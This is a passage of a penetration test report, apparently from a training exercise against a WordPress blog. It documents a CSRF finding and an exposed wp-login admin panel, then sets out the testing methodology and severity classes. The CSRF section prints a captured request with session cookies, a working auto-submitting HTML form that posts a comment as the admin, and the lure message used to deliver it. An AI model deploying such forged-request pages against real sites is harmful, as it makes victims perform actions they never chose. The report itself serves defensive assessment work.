
Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

Vulnerability Details

During our test, we have found that it is possible to do a CSRF attack on the website's blog. The action can be performed simply by sending a link (that contains a malicious page) in a new response. After manipulating the admin to click on that link, a new response will create on his behalf. It is important to say that this action does not require an authenticated user.


Execution Demonstration

In order to create a request on behalf of the admin, we had to know which parameters are included. To do so, we downloaded a WordPress with the same version as 'HackMe' website, to our server. Then, we logged into the admin user and sent a response on the blog. By using Burp Suite, we caught this response and saw the parameters.




```
POST /wp-comments-post.php HTTP/1.1
Host: 18.158.46.251:29335
Content-Length: 107
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://18.158.46.251:29335
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/86.0.4240.183 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://18.158.46.251:29335/2019/02/01/hello-world/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_test_cookie=WP+Cookie+check;
wordpress_logged_in_104f73bf3712f98c9f3aae54f20c5736=
root%7C1610567916%7C8QTLpo6x6UpN3GihVEAh5dIrfbh8zuWHQBqjI9KKaTg%7C51066494f39875e45378b321f11
47ff54fae384f25beb219b7e4d04d2df1e2a6; wordpress_logged_in_3f8d19bbe943b4df89edfa98d841b127=
root%7C1610636238%7CkBV0k0ixTsSaQW3nQ6pPMDZgyRa67iPg9h4se2GoYyQ%7C4210b64086b0e296285e5fdcefd
f828169d306aed6aa5152995c061e22662885; wordpress_logged_in_b2e46399d8981e96eeda842424a6db26=
root%7C1610752195%7Ch8CuNUPd6yhsslooDb0ikyhv2OEyYzjQv49DjR2IUUP%7Cee0443449dfe51f8db62211ee58
93789ab2748fbab4e06f301f97763539d5774; wp-settings-time-1=1610579396
Connection: close

comment=check&submit=Post+Comment&comment_post_ID=1&comment_parent=0&
_wp_unfiltered_html_comment=ab517dc834
```

After investigating the request, we chose the relevant parameters that related to a new response: comment_post_ID, comment and comment_parent.
Then, we created this malicious page:



```
<html>
    <head></head>
    <body onload="document.forms[0].submit()">

        <form method="POST" action="http://18.158.46.251:29335/wp-comments-post.php">
            <input type="hidden" name="comment_post_ID" value="1">
            <input type="hidden" name="comment" value="CSRF by Dean">
            <input type="hidden" name="comment_parent" value="0">
        </form>

    </body>
</html>
```

To demonstrate an attacker (that does not have an authenticated user to the blog), we accessed the blog without login and sent the malicious page via a link, into a new response.



Leave a Reply

Your email address will not be published. Required fields are marked *

Comment

Hi Admin!
I wrote a recommendation about your blog!
Check it out on this link: http://localhost/my_challenge2/CSRF_WP.html


Name *

Dean Aviani

Email *


ddd@ddd.com

On the admin side, he supposed to see a new post on his panel.



Dean Aviani dean@aaa.com 37.142.121.98	Hi Admin! I wrote a recommendation about your blog! Check it out on this link: http://localhost/my_challenge2/CSRF_WP.html	Hello world! View Post	2021/01/13 at 11:43 pm

On the moment he will click on that link, a new response will create on his behalf.



root
January 13, 2021 at 11:46 pm (Edit)
CSRF by Dean
Reply

Recommended Rectification

- It is recommended to update WordPress to the latest version.
- It is recommended to logout from admin user session before visiting other websites.

4.5 Accessible Admin Panel

Severity | **Low** Probability | **High**

Vulnerability Description


The Accessible Admin Panel describes a situation where administrative panels are accessible publicly. Many systems include several management panels to control different parts of the systems. These administrative panels make it easier for system administrators to manage and change preferences. If these panels are accessible to an attacker, he may exploit that to gain administrative access to the system.

Vulnerability Details

In order to access the WordPress admin panel, all one has to do is type in the URL of the site with /wp-login.php. Our try to access this page, succeeded.
A potential attacker might exploit this admin panel for running commands on the servers and searching for sensitive information.

Execution Demonstration

Accessing to wp-login.php succeeded.



Not secure | 18.158.46.251:39120/wp-login.php?redirect_to=http%3A%2F%2F18.158.46.251%3A39120%2Fwp-admin%2F&rea...

RECOMMENDED RECTIFICATION

- Change the default admin username and pick a strong password
- Create custom login links (avoid to use wp-login.php page to login).
- Limit login attempts.
- Force SSL on login pages and admin area.
- Password protect WP-Admin directory.
- Put in place a CAPTCHA in the login page.
- Remove error message on the Login Page (to avoid user enumeration).
- Allow only specific IPs to login.
- Add extra layer by Two-Factor Authentication.
- It is recommended to update WordPress to the latest version.

APPENDICES

METHODOLOGY

The work methodology includes some or all of the following elements, to meet client requirements:

APPLICATION TESTS

- **Various tests to identify:**
  - Vulnerable functions.
  - Known vulnerabilities.
  - Un-sanitized Input.
  - Malformed and user manipulated output.
  - Coding errors and security holes.
  - Unhandled overload scenarios.
  - Information leakage.
- **General review and analysis (including code review tests if requested by the client). Automatic tools are used to identify security related issues in the code or the application.**
- **After an automated review, thorough manual tests are performed regarding:**
  - **Security functions:** Checking whether security functions exist, whether they operate based on a White List of a Black List, and whether they can be bypassed.
  - **Authentication mechanism:** The structure of the identification mechanism, checking the session ID's strength, securing the identification details on the client side, bypassing through the use of mechanisms for changing passwords, recovering passwords, etc.
  - **Authorization policy:** Verifying the implementation of the authorization validation procedures, whether they are implemented in all the application's interfaces, checking for a variety of problems, including forced browsing, information disclosure, directory listing, path traversal.

- **Encryption policy:** Checking whether encryption mechanisms are implemented in the application and whether these are robust/known mechanisms or ones that were developed in-house, decoding scrambled data.
- **Cache handling:** Checking whether relevant information is not saved in the cache memory on the client side and whether cache poisoning attacks can be executed.
- **Log off mechanism:** Checking whether users are logged off in a controlled manner after a predefined period of in activity in the application and whether information that can identify the user is saved after he has logged off.
- **Input validation:** Checking whether stringent intactness tests are performed on all the parameters received from the user, such as matching the values to the types of parameters, whether the values meet maximal and minimal length requirements, whether obligatory fields have been filled in, checking for duplication, filtering dangerous characters, SQL / Blind SQL injection.
- **Information leakage:** Checking whether essential or sensitive information about the system is not leaking through headers or error messages, comments in the code, debug functions, etc.
- **Signatures:** (with source code in case of a code review test)**:** Checking whether the code was signed in a manner that does not allow a third party to modify it.
- **Code Obfuscation:** (with source code in case of a code review test, or the case of a client-server application): Checking whether the code was encrypted in a manner that does not allow debugging or reverse engineering.
- **Administration settings:** Verifying that the connection strings are encrypted and that custom errors are used.
- **Administration files:** Verifying that the administration files are separate from the application and that they can be accessed only via a robust identification mechanism.

- **Supervision, documentation and registration functions:** Checking the documentation and logging mechanism for all the significant actions in the application, checking that the logs are saved in a secure location, where they cannot be accessed by unauthorized parties.
- **Error handling:** Checking whether the error messages that are displayed are general and do not include technical data and whether the application is operating based on the failsafe principle.

- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
  - Description.
  - Risk level.
  - Probability of exploitation.
  - Details.
  - Mitigation recommendations.
  - Screenshots and detailed exploit methods.
- **Additional elements that may be provided if requested by the client:**
  - Providing the development team with professional support along the rectification process.
  - Repeat test (validation) including report resubmission after rectification is completed.

INFRASTRUCTURE TESTS

- **Questioning the infrastructure personnel, general architecture review.**
- **Various tests in order to identify:**
  - IP addresses, active DNS servers.
  - Active services.

        - Open ports.
        - Default passwords.
        - Known vulnerabilities.
        - Infrastructure-related information leakage.
    - **General review and analysis. Automatic tools are used in order to identify security related issues in the code or the application.**
    - **After an automated review, thorough manual tests are performed regarding:**
        - Vulnerable, open services.
        - Authentication mechanism.
        - Authorization policy.
        - Encryption policy.
        - Log off mechanism.
        - Information leakage.
        - Administrative settings.
        - Administrative files.
        - Error handling.
        - Exploit of known security holes.
        - Infrastructure local information leakage.
        - Bypassing security systems.
        - Networks separation durability.
- **In-depth manual tests of application's business logic and complex scenarios.**
- **Review of possible attack scenarios, presenting exploit methods and POCs.**
- **Test results: a detailed report which summarizes the findings, including their:**
    - Description.
    - Risk level.

    - Probability of exploitation.
    - Details.
    - Mitigation recommendations.
    - Screenshots and detailed exploit methods.

- **Additional elements that may be provided if requested by the client:**
    - Providing the development team with professional support along the rectification process.
    - Repeat test (validation) including report resubmission after rectification is completed.

FINDING CLASSIFICATION

Severity

The finding's severity relates to the impact which might be inflicted to the organization due to that finding. The severity level can be one of the following options, and is determined by the specific attack scenario:

Critical – Critical level findings are ones which may cause significant business damage to the organization, such as:

- Significant data leakage
- Denial of Service to essential systems
- Gaining control of the organization's resources (For example Servers, Routers, etc.)

High – High level findings are ones which may cause damage to the organization, such as:

- Data leakage
- Execution of unauthorized actions
- Insecure communication
- Denial of Service
- Bypassing security mechanisms
- Inflicting various business damage

Medium – Medium level findings are ones which may increase the probability of carrying out attacks, or perform a small amount of damage to the organization, such as –

- Discoveries which makes it easier to conduct other attacks
- Findings which may increase the amount of damage which an attacker can inflict, once he carries out a successful attack

- Findings which may inflict a low level of damage to the organization

Low – Low level findings are ones which may inflict a marginal cost to the organization, or assist the attacker when performing an attack, such as –

- Providing the attacker with valuable information to help plan the attack
- Findings which may inflict marginal damage to the organization
- Results which may slightly help the attacker when carrying out an attack, or remaining undetected

Informative – Informative findings are findings without any information security impact. However, they are still brought to the attention of the organization.